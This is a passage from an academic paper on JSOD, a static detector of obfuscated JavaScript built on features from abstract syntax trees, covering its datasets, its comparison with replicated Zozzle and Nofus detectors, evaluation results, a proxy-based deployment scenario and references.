for:+:CallExpression:^:CallExpression:MemberExpression:charCodeAt
for:+:CallExpression:^:CallExpression:i
for:+:CallExpression:^:1
```

Figure 8. Features generated after applying *variable context-level feature extraction* to the *for loop* body of the sample script shown in Figure 6.

Table IV. Data collections.

Collection (status)	Sample size
Non-obfuscated1 (benign)	1000
Non-obfuscated2 (benign) [28]	32
Obfuscated1 (benign)	60
Obfuscated2 (benign)	11
Obfuscated3 (malicious)	577

4.1. Experimental setup

In this section, we describe our collected JavaScript datasets and the experimental setup.

4.1.1. JavaScript collections.

In order to achieve a comprehensive experiment, we collected five different categories of JavaScript files. These categories include the following: (i) obfuscated benign scripts; (ii) obfuscated malicious scripts covering a wide range of common JavaScript attacks; (iii) readably obfuscated scripts; (iv) encoding-based obfuscated scripts; and (v) non-obfuscated scripts. Table IV lists all these collections. We followed the approach proposed in [17] to collect the first non-obfuscated collection. Simply, we referred to the Mozilla developers page [29,30]. Scripts there are written to the novice programmers, thereby no obfuscation is expected to be there. The first obfuscated set was collected from research articles and technical reports on cloaking attacks [9,31,32]. Because most of their mentioned URLs were deactivated, we used exactly the same scripts to redirect to Google's home page. To collect the second obfuscated set, we run a crawling experiment. Specifi-



Figure 9. Workflow of classification model generation procedure.

cally, we targeted a large list of URL spam [33] and used *WebScarab* Web proxy [34] to profile scripting content of these URLs. In order to collect *obfuscated JavaScript redirections*, we modified the approach proposed by Chellapilla and Maykov [9] to filter-out plain patterns of URL redirection (e.g., *window.location* and *location.href*). Furthermore, to serve a proof of concept illustration, the third obfuscated collection was given by Dr. Cova *et al*. [15] as a benchmark dataset.

4.1.2. Model configuration.

We compare our work with the approaches proposed by *Microsoft Research* team [17,18]. To provide the ground truth, we followed the approach description provided in [17,18]. We have developed *JSODAbs* and *JSODSla* models to replicate *Nofus* [18] and *Zozzle* [17] solutions, respectively. Figure 9 shows the workflow to generate the classification model, which is quite similar to the approaches taken in [17,18]. The only difference is that we apply the feature selection in advance of the cross validation. While this strategy may degrade the quality of the expected system performance, it reflects the real-world performance without having a bias in favor of the best representative data. Table V compares setups of model generation among *JSODAbs*, *JSODSla*, and *JSOD* solutions.

Feature extraction As shown in Table V, *Microsoft Research* team has proposed two distinct solutions to detect obfuscated malicious and obfuscated benign JavaScript codes. Both solutions leveraged *AST representation* but in different ways. To detect obfuscated benign scripts, they profiled *abstract* (*flat*) features in their solution, namely, *Nofus* [18]. And, to detect obfuscated malicious scripts, they profiled *one-level* CbFs in their solution, namely, *Zozzle* [17]. We applied abstract feature extraction methodology into *JSODAbs* to replicate *Nofus* approach and one-level CbF extraction into *JSODSla* to replicate *Zozzle* approach.

Representation In order to feed extracted features from AST representation to the considered *machine learning* technique, we converted these features into a suitable mathematical representation. We apply the modeling procedures described in Section 3.3 to generate the suitable representation of the extracted features. Similarly to *Nofus* and *Zozzle* solutions, we apply *feature appearance* embedding function (φ) for both *JSODAbs* and *JSODSla* approaches. However, for our proposed *JSOD* approach, we adopt *TF*iDF statistic* [27].

Features selection Feature selection is a technique to avoid deterioration in the performance of the generated classifiers due to the existence of informative features. That is, they are not correlated with either non-obfuscated or obfuscated training sets [18]. x^2 *algorithm* was chosen as our feature selector using the same statistical equation stated in [17]. We applied it for *JSODAbs*, *JSODSla*, and *JSOD* approaches using the same configurations. Different from both Zozzle [17] and Nofus [18] approaches, we chose top 10% predictive features instead of selecting features with 99.9% confidence rate, because such criteria may generate overfitting models.

Evaluation Cross validation methodology is used to evaluate the three generated models. We apply 9*25% cross validation procedure that was proposed in [17]. *Bayesian classifier* is adopted to train and evaluate classification models in all of our experiments. Specifically, we used *Naïve Bayes* classifier distributed with *WEKA* [35] open source machine learning toolbox. *Nine* folds of evaluation have been incurred for each model. In each fold, 25% of the data instances are chosen randomly and maintained in the training stage. The remaining 75% of the data are used to evaluate the trained model. Finally, performance measurements are evaluated as the mean value of the nine folds.

4.2. Experiments

In this section, we seek to evaluate the performance of *JSOD* architecture. First, we measure the impact of readably obfuscated scripts on the state-of-the-art detec-

Table V. Comparing specifications of model generation life cycle processes among JSODAbs, JSODSla, and JSOD solutions.

Process	*JSODAbs*	*JSODSla*	*JSOD*
Feature extraction	Abstract features [18]	One-level context [17]	VCLFE
Feature representation	Feature appearance	Feature appearance	TF*iDF statistic
Feature selection	x^2	x^2	x^2
Cross validation	9*25%	9*25%	9*25%

tor [17,18]. Second, we compare the effectiveness of JSOD detector against those solutions in terms of detecting obfuscated scripts including readable patterns of obfuscation and their sophisticated variations. Finally, we study the effect of feature representation technique on the overall performance of JSOD solution and the possibilities to tune detection performance. To obtain the experimental results presented in this section, we used virtual machine platform (Intel Xeon CPU X5650 @2.67GHz 2.78GHz, dual processor with 8 Gigabytes of memory), running Windows 7 64-bit Enterprise SP1.

Table VI. Partial dataset.

Collection (status)	Sample size
Non-obfuscated1 (benign)	1000
Obfuscated3 (malicious)	577



Figure 10. Counts of misclassified instances generated by *JSODAbs* and *JSODSla* solutions. Once using partial dataset shown in Table VI and once using complete dataset shown in Table IV. (a) false positives and (b) false negatives.

4.2.1. Impact of readable obfuscation.

In this section, we aim at discovering the consequence of readably obfuscated scripts on the detection rates by *Zozzle* [17] and *Nofus* [18] detectors. We compared the performance of *JSODAbs* and *JSODSla* approaches while maintaining all data collections listed in Table IV. Then, we repeated the comparison without maintaining the collections of readably obfuscated scripts. Table VI shows the specifications of this partial dataset. All extracted features were manipulated in these experiments without applying feature selection. Furthermore, we used regular *10-fold* cross validation technique brought out with *WEKA* software [35]. Figure 10 shows the measures of the generated *false positives* and *false negatives* by both *JSODAbs* and *JSODSla* detectors, for the two arrangements of data collections.

The *false positive* metric counts the number of the non-obfuscated scripts that the detector of interest classifies as obfuscated while the *false negative* metric counts the number of obfuscated scripts that the detector of interest classifies as non-obfuscated. In general, the best performing detector is the lowest *false positives* and *false negatives*. Figure 10 shows the real consequence of incorporating readably obfuscated data on both *abstract feature*-based detector (*JSODAbs*) and *one-level context*-based detector (*JSODSla*). Both *false positives* and *false negatives* increased significantly with respect to the number of extra instances added to form the complete dataset. As shown in Tables IV and VI, the size of the partial dataset is 1577 instances, and the size of the complete dataset is 1680 instances. The *false positive* rates of *JSODAbs* and *JSODSla* detectors increased by 13.1% and 260%, respectively. Additionally, the *false negative* rates of *JSODAbs* and *JSODSla* increased by 35.7% and 25.7%, respectively. This degradation was due to a mere increase in the employed instances by <6.6%.

4.2.2. Comparison with other techniques.

Using the configurations described in Section 4.1, we evaluate the effectiveness of our proposed *JSOD* approach by comparing it to both *JSODSla* and *JSODAbs* approaches, replications of *Zozzle* and *Nofus* detectors, respectively [17,18]. We conducted two trials of the cross validation scheme proposed in Section 4.1.2. In the first trial, we did not incorporate any feature selection mechanism, while in the second trial, we manipulated x^2 feature selection to elect the top 10% representative features. Figure 11 shows the accuracy attained by *JSOD*, *JSODSla*, and *JSODAbs* detectors for the 9*25% *folds*. The accuracy is defined as the *percentage* of correctly evaluated instances to the total number of evaluated instances.

Figure 11 shows that *JSOD* detector outperforms the related techniques in terms of accuracy. The accuracy obtained by the *JSOD* detector using the complete feature set ranged between 95.23% and 96.90%. While the *JSODSla* detector came second with the accuracy ranging between 92.30% and 97.46%. *JSODAbs* detector came last with relatively low accuracy ranging between 85.07%



Figure 11. Comparison among *JSOD*, *JSODSla*, and *JSODAbs* approaches in terms of accuracy using (a) complete feature set generated by each approach (b) X^2 top 10% selected features.



Figure 12. Comparison among *JSOD*, *JSODSla*, and *JSODAbs* approaches in terms of *precision*, *recall*, and *f-measure* using (a) complete feature set generated by each approach (b) X^2 top 10% selected features.

and 93.34%. However, when using the top 10% representative feature set, *JSOD* retained the best detection performance with slight increase in the average attained accuracy of 0.32%. While *JSODSla* average detection capability remained the same, the average accuracy rate of *JSODAbs* improved by 3.18% absolute points.

In order to interpret detection performance in terms of relevance to any certain class of the considered data collections, we studied performance in terms of *recall*, *precision*, and *f-measure* metrics [36,37]. These metrics incorporate *true negative*, *true positive*, *false negative*, and *false positive*. Figure 12 shows the *recall*, *precision*, and *f-measure* results attained by *JSOD*, *JSODSla*, and *JSODAbs* detectors with respect to the obfuscated class.

As shown in Figure 12, *JSOD* outperformed both *JSODSla* and *JSODAbs* in terms of precision, recall, and f-measure metrics. In the first experiment (Figure 12(a)), both JSOD and JSODSla detectors gained the highest precisions rates of 0.96 and 0.95, respectively. JSODAbs achieved the lowest precision rate, which is less than 0.86. Similarly, JSOD yielded the highest recall rate, which is 0.935 with 0.043 absolute points higher than JSODSla and 0.129 absolute points higher than JSODAbs. In the second experiment (Figure 12(b)), JSOD retained the highest performance with respect to all of the mentioned metrics. In terms of precision rate, JSOD attained 0.967 with 0.019 absolute points and 0.099 absolute points greater than JSODSla and JSODAbs, respectively. In terms of recall rate, JSOD and JSODSla preserved the same performance, while JSODAbs enhanced by 0.086 absolute points. *F-measure* metric imitates the average of precision and recall statistics.

4.2.3. Data representation and possible tuning.

Here, we make an extra experiment to compare the performance of *JSOD* architecture using different methods of feature representation, *feature appearance*, and *TF*iDF*. In this experiment, we used the same cross validation and feature selection methods described earlier in Section 4.1. Table VII compares the attained accuracy by *JSOD* architecture using these two different data representation techniques for five random folds among the nine folds of 9*25% cross validation.

Figure 13 elaborates the performance of JSOD architecture when using *feature appearance* in terms of precision, recall, and f-measure metrics. In five out of the nine folds,

Table VII. Accuracy results for different implementations of data representation *TF*iDF versus feature appearance* adopted by *JSOD* obfuscation detector.

Trial	Feature appearance (%)	TF*iDF statistic (%)
1	92.60	95.00
2	93.00	96.50
3	91.30	96.00
4	91.80	95.20
5	92.70	95.60

Comparing accuracy of JSOD architecture for different data representations (*TF*iDF vs. feature appearance*) for five random tests of the generated model.



Figure 13. Statistics of *precision*, *recall*, and *f-measure* measures obtained by *JSOD* detector using feature appearance as the *feature representation* technique.

precision rate was 1.0, and the lowest obtained precision rate was 0.977. On the other hand, the recall rate decreased to 0.822 on average. While the overall *JSOD* architecture performance degraded when using *feature appearance* as the data representation technique, it gained a significant improvement in terms of precision metric. We discuss these results in Section 5.

5. DISCUSSION AND ANALYSIS

In this section, we elaborate the findings of the experiments stated in the previous section. Further, we discuss the performance of JSOD detector based on those findings.

5.1. Detection rates of deployed JavaScript

The experiment performed in Section 4.2.1 comes with two findings. First, it elaborates the superiority of the *one-level* CbFs (JSODSla detector) over the abstract features (JSODAbs detector). Second, it indicates a significant degradation caused by the enlargement of the incorporated data.

The first finding earlier supports the results in [17]. The interpretation for this finding is related to the nature of the obfuscated collection maintained in the first experiment (i.e., Obfuscated3 collection in Table VI). Most of those instances belong to the drive-by download samples given by Dr. Cova. Usually, drive-by download attacks are accompanied with heap-spraying threats [38]. Therefore, it turns out that the first experiment in Section 4.2.1 measures the performance in terms of detecting heap-spraying attacks.

Realizing the following two facts can interpret the second finding earlier. First, drive-by downloads are usually encoded. Second, heap-spraying are composed of two chunks of suspiciously encoded streams, namely, *shellcode* and *nopslid*. Consequently, the obfuscated collection in the partial dataset (Table VI) exhibits encoded pattern of obfuscation. Therefore, the performance of both JSODSla and JSODAbs degraded because most of the newly added data exhibit the readable patterns of obfuscation. False positives generated by JSODSla were duplicated more than twice. This finding supports our proposition that readably obfuscated scripts will contaminate detection rates of syntactical-based approaches (i.e., JSODSla and JSODAbs).

5.2. Effectiveness analysis

The experiments incurred in Section 4.2.2 indicate the superiority of JSOD approach. Further, those experiments exhibit a consistent performance of JSOD approach regardless of manipulating feature selection process. According to the results shown in Figure 12, both JSOD and JSODSla solutions gain a very minor improvements after manipulating feature selection process. However, JSODAbs gains a significant improvement in terms of the recall rate. A higher recall rate indicates minimization of false negatives. To interpret this result, we have analyzed the data collections presented in Table IV. We have found that the first non-obfuscated collection is composed of heterogeneous data. While 70% of the samples in the third obfuscated collection are variations of 20 basic patterns.

Realizing that JSODAbs maintains lexical tokens only, the interpretation for its gained improvement in terms of recall rate (i.e., better detection of obfuscated samples) is related to the discarded features by feature selection process. Feature selection process eliminates features that are common among both obfuscated and non-obfuscated class (e.g., keywords and names of built-in methods and objects). Therefore, the preserved features will be better representative of the obfuscated class. On the other hand, in the cases of both *JSOD* and *JSODSla*, the context part facilitates depicting specifications of different obfuscation patterns. Consequently, most of the discarded features by x^2 algorithm will belong to the non-obfuscated class, which will enhance the overall detector performance in terms of minimizing the false positives.

5.3. Efficiency analysis

Here, we discuss the efficiency of using JSOD to complement dynamic approaches of Web attacks detection. Scripts that are identified to be obfuscated by JSOD approach will be considered suspicious. Thereby, they will be passed to the expensive stage of dynamic analysis to achieve exact detection. In this case, the efficiency of JSOD approach can be estimated to the percentage of the detection rates for obfuscated scripts.

Recently, *Prophiler* [16], a solution that maintain static analysis to filter-out suspicious URLs, conducted a real-world large-scale experiment. The percentage of the filtered out suspicious URLs in their experiment was 14.3%. We argue that the amount of the obfuscated scripts to be detected by JSOD solution will always remain lower than 14.3% of the totally scanned scripts. This is because JSOD only analyzes JavaScript content, while Prophiler analyzes HTML and hosting information in addition to the JavaScript content. Further, we argue that readable patterns of obfuscation and their sophisticated versions are not too prevalent in reality. Development of these patterns needs for manual intervention instead of using automated code obfuscators. This fact hinders many of non-professional attackers from fabricating their attacks using readable patterns of obfuscation. Additionally, readably obfuscated scripts and their sophisticated version affect user experience negatively. Consequently, very few benign web pages may maintain these patterns of obfuscation [21].

5.4. Granularity analysis

The experiment incurred in Section 4.2.3 reveals an interesting characteristic of JSOD approach, namely, the granularity characteristic. Modifying the incorporated feature representation technique resulted in significant improvement in terms of the precision rate. Even though this modification caused some degradation in terms of the recall rate, false positives were minimized to *zero*. These results provide an evidence that JSOD approach is tunable solution that can serve different granularity needs. For example, some companies and applications may have more strict security requirements. They will need to eliminate or minimize false negatives while other enterprises may be curious about the *false alarms*. In such case, minimization of false positives becomes more important than minimization of false negatives.

6. DEPLOYMENT AND WORKING SCENARIO

Even though malicious JavaScript makes a heavy use of obfuscation, but obfuscation itself is not malicious [12]. This fact makes researchers approach both static and dynamic analysis techniques to detect obfuscated malicious code [6–8,15,16,39]. However, limitations of static analysis advocated dynamic analysis to accomplish two tasks. First, handling obfuscation issue in order to achieve a complete protection against Web attacks [15]. Second, resolving complex patterns of obfuscation in order to facilitate static analysis [12,13,22,23]. Apart from these solutions, Canali *et al*. [16] proposed two-layer analysis paradigm. Their first layer solution, *Prophiler*, is a fast filter to detect suspicious JavaScript including obfuscated samples relying on static analysis. Their target is to minimize the amount of scripts that needs to be emulated dynamically.



Figure 14. Proxy-based scenario of *JavaScript obfuscation detector* solution.

Similar to *Prophiler* [16] approach, *JSOD* solution only detects obfuscated JavaScript and leaves maliciousness detection for a second layer detector. This characteristic makes JSOD solution applicable for the demands of standalone users and enterprises. Because JSOD is based mainly on the static analysis of AST representation, it can be attached to Web browser applications. Consequently, it can provide detection service on the client machines. Further, granularity characteristic described in Section 5.4 can be leveraged to satisfy the security demands for the different clients. Apart from this scenario, Figure 14 shows proxy-based scenario. This scenario leverages cloud computing paradigm to achieve large-scale demands with minimum analysis overhead. Recently, cloud computing has been proven to deliver reliable services and to promote supreme quality of services [40,41]. Further, many studies investigated the issues of securing data-centers and communications over cloud architecture [42–44].

According to the scenario shown in Figure 14, JSOD solution only has to be implemented into the client machines. And the expensive dynamic analysis will be incurred in either dedicated server or simply the proxy server of the enterprise. Consequently, JSOD will do the simple detection of the obfuscated scripts and submit only those detected scripts to the proxy server. Thereby, the overhead of the dynamic analysis approach will be minimized to the amount of the detected obfuscated scripts.

7. CONCLUSION

In this paper, we present JSOD, a fully static analysis solution, to detect JavaScript obfuscation. While most of the

related work focus on detecting either obfuscated benign scripts or a specific type of obfuscated JavaScript attacks, JSOD focuses on detecting obfuscated scripts regardless of their malignancy state. It handles readably obfuscated scripts and their sophisticated variations. Furthermore, it deals with a wide range of JavaScript attacks that may appear to be obfuscated. VCLFE, core component of JSOD solution, leverages AST representation to extract CbFs. Each extracted feature is composed of two parts: (i) abstract word, which comprises identifiers and their corresponding values, and (ii) context chain, which represents the scope of the abstract word in the raw script. Context information brings two benefits: (i) detecting a wide range of evasions that exploit code variation techniques and (ii) profiling scripts in terms of their semantics instead of their syntaxes. The experimental results highlight our main contributions as follows: (i) Show the significant degradation resulted in the state-of-the-art solutions after extending the experimental data with the readably obfuscated samples; (ii) Provide tangible evidence that JSOD approach outperforms the state-of-the-art solutions in terms of both precision and recall rates; and (iii) Demonstrate the feasibility and suitability of JSOD solution for rather broad and diverse applications.

ACKNOWLEDGEMENT

This research is supported in part by the National Science Council of Taiwan under grant numbers NSC 101-2218-E-011-008 and NSC 102-2218-E-011-011-MY3.

REFERENCES

1. Sutton M. Antivirus struggling with obfuscated javascript, 2010. Available from: http://research.zscaler.com/search/label/obfuscation [Accessed on March 2012].
2. InfoSecurity. Obfuscated javascript malware making a comeback, 2010. Available from: http://a.elsevierlb1.intuitiv.net/view/l0679/obfuscated-javascript-malware-making-a-comeback [Accessed on March 2012].
3. Fortinet. Malware top 10 list. Available from: http://www.fortiguard.com/report/roundupjune2010.html [Accessed on March 2012], 2010.
4. Alexa. Global top sites, 2012. Available from: http://www.alexa.com/top-sites [Accessed on May 2012].
5. Feinstein B, Peck D. Caffeine monkey: automated collection, detection and analysis of malicious javascript. *Technical Report*, Blackhat DEFCON 16, 2007.
6. Likarish P, Jung E, Jo I. Obfuscated malicious javascript detection using classification techniques, *Proceedings of the 4th International Conference on Malicious and Unwanted Software (MALWARE),* IEEE, Montreal, Canada, 2009; 47–54.
7. Al-Taharwa I, Mao CH, Pao HK, Wu KP, Faloutsos C, Lee HM, Chen SM, Jeng AB. Obfuscated malicious javascript detection by causal relations finding, *Proceeding of the 13th International Conference on Advanced Communication Technology ICACT '11,* IEEE, Pyeongchang, Korea, 2011; 787–792.
8. Kim BI, Im CT, Jung HC. Suspicious malicious web site detection with strength analysis of a Javascript obfuscation. *International Journal of Security and Its Applications* 2011; **26**: 19–32.
9. Chellapilla K, Maykov A. A taxonomy of Javascript redirection spam. In *Proceedings of the 3rd International Workshop on Adversarial Information Retrieval on the Web*, AIRWeb'07. ACM: New York, NY, USA, 2007; 81–88.
10. Prieto VM, Alvarez M, Lopez-Garcia R, Cacheda F. A scale for crawler effectiveness on the client-side hidden Web. *Computer Science and Information Systems* 2012; **9**(2): 561–583.
11. Mozilla. Benign plain script, 2011. Available from: https://developer.mozilla.org/en/javascript/guide/statements [Accessed on March 2012].
12. Blanc G, Kadobayashi Y. A step towards static script malware abstraction: rewriting obfuscated script with maude. *IEICE Transactions on Information and Systems* 2011; **94**(11): 2159–2166.
13. Lu G, Debray S. Automatic simplification of obfuscated javascript code: A semantics-based approach, *Proceedings of the 6th IEEE International Conference on Software Security and Reliability,* SERE'12, Washington, D.C., USA, 2012; 31–40.
14. Egele M, Kirda E, Kruegel C. Mitigating drive-by download attacks: challenges and open problems, *Open Research Problems in Network Security Workshop*, iNetSec'09, 2009.
15. Cova M, Kruegel C, Vigna G. Detection and analysis of drive-by-download attacks and malicious Javascript code. In *Proceedings of the 19th International Conference on World Wide Web*, WWW '10. ACM: New York, NY, USA, 2010; 281–290.
16. Canali D, Cova M, Vigna G, Kruegel C. Prophiler: a fast filter for the large-scale detection of malicious web pages. In *Proceedings of the 20th International Conference on World Wide Web*, WWW '11. ACM: New York, NY, USA, 2011; 197–206.
17. Curtsinger C, Livshits B, Zorn B, Seifert C. Zozzle: Fast and Precise In-Browser JavaScript Malware Detection. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11. USENIX Association: Berkeley, CA, USA, 2011; 3–3.
18. Kaplan S, Livshits B, Zorn B, Seifert C, Curtsinger C. "nofus: automatically detecting" + string.fromcharcode(32) + "obfuscated ".tolower-

case() + "javascript code", *Technical Report* MSR-TR 2011-57, Microsoft Research, 2011.
19. Krueger T, Rieck K. Intelligent defense against malicious Javascript code. *Praxis der Informationsverarbeitung und Kommunikation (PIK)* 2012; **35** (1): 54–60.
20. Kapravelos A, Shoshitaishvili Y, Cova M, Kruegel C, Vigna G. Revolver: An automated approach to the detection of evasive web-based malware, *USENIX Security*, Washington, D.C., USA, 2013; 637–651.
21. Xu W, Zhang F, Zhu S. Jstill: Mostly static detection of obfuscated malicious javascript code, *CODASPY*, San Antonio, Texas, USA, 2013; 117–128.
22. Blanc G, Ando R, Kadobayashi Y. Term-rewriting deobfuscation for static client-side scripting malware detection. In *Proceedings of the 4th International Conference on New Technologies, Mobility and Security (NTMS)*. IEEE: Paris, France, 2011; 1–6.
23. Lu G, Coogan K, Debray S. Automatic simplification of obfuscated Javascript code (extended abstract). In *Proceedings of the 6th International Conference on Information Systems, Technology and Management*, ICISTM'12. Springer: Berlin Heidelberg, 2012; 348–359.
24. Wikipedia. Abstract syntax tree. Available from: http://en.wikipedia.org/wiki/abstractsyntaxtree [Accessed on April 2012].
25. Huang YW, Yu F, Hang C, Tsai CH, Lee DT, Kuo SY. Securing Web application code by static analysis and runtime protection. In *Proceedings of the 13th International Conference on World Wide Web*, WWW '04. ACM: New York, NY, USA, 2004; 40–52.
26. Yue C, Wang H. Characterizing insecure Javascript practices on the Web. In *Proceedings of the 18th International Conference on World Wide Web*, WWW '09. ACM: New York, NY, USA, 2009; 961–970.
27. Ramos J. Using TF-IDF to determine word relevance in document queries, *Proceedings of 1st Instructional Conference on Machine Learning*, iCML'03, Piscataway, N.J., USA, 2003.
28. RandomLink. Random website dot com. Available from: http://www.randomwebsite.com/ [Accessed on August 2012].
29. Mozilla. Firefox extensions. Available from: https://addons.mozilla.org/en-us/firefox/extensions [Accessed on March 2012].
30. Mozilla. Javascript documentation. Available from: https://developer.mozilla.org/en/javascript [Accessed on March 2012].
31. Kolbitsch C, Livshits B, Zorn B, Seifert C. Rozzle: De-cloaking internet malware, *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, SP '12, IEEE Computer Society, San Francisco, California, USA, 2012; 443–457.
32. Howard F. Malware with your mocha? obfuscation and antiemulation tricks in malicious Javascript, *Technical Report*, SophosLabs, 2010.
33. Malware(patrol). block list, 2011. Available from: http://www.malware.com.br/lists.shtml [Accessed on May 2012].
34. OWASP. Webscarab project, 2010. Available from: https://www.owasp.org/index.php/category:owasp-webscarabproject [Accessed on August 2012].
35. WEKA. Weka3.6.6 data mining software, 2012. Available from: http://www.cs.waikato.ac.nz/ml/weka/ [Accessed on September 2012].
36. Davis J, Goadrich M. The relationship between precision-recall and roc curves. In *Proceedings of the 23rd International Conference on Machine Learning*, ICML '06. ACM: New York, NY, USA, 2006; 233–240.
37. Wikipedia. Definitions of precision and recall. Available from: http://en.wikipedia.org/wiki/precisionandrecall [Accessed on October 2012].
38. Egele M, Wurzinger P, Kruegel C, Kirda E. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *Proceedings of the 6th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA '09. Springer-Verlag: Milan, Italy, 2009; 88–106.
39. Ratanaworabhan P, Livshits B, Zorn B. Nozzle: A defense against heap-spraying code injection attacks, *Proceedings of the 18th Usenix Security Symposium*, USENIX Association, Montreal, Canada, 2009; 169–186.
40. Xiong N, Vasilakos AV, Yang LT, Song L, Pan Y, Kannan R, Li Y. Comparative analysis of quality of service and memory usage for adaptive failure detectors in healthcare systems. *IEEE Journal on Selected Areas in Communications* 2009; **27** (4): 495–509.
41. Xiong N, Vasilakos AV, Wu J, Yang YR, Rindos A, Zhou Y, Song WZ, Pan Y. A self-tuning failure detection scheme for cloud computing service, *IEEE 26th International Parallel Distributed Processing Symposium (IPDPS)*, IPDPS'12, Shanghai, China, 2012; 668–679.
42. Xiong W, Hu H, Xiong N, Yang LT, Peng WC, Wang X, Qu Y. Anomaly secure detection methods by analyzing dynamic characteristics of the network traffic

in cloud communications. *Information Sciences* 2014; **258**: 403–415.

43. Wei L, Zhu H, Cao Z, Dong X, Jia W, Chen Y, Vasilakos AV. Security and privacy for storage and computation in cloud computing. *Information Sciences* 2014; **258**(0): 371–386.
44. Wei L, Zhu H, Cao Z, Jia W, Vasilakos A. Seccloud: Bridging secure storage and computation in cloud. *IEEE 30th International Conference on Distributed Computing Systems Workshops (ICDCSW)* 2010: 52–61.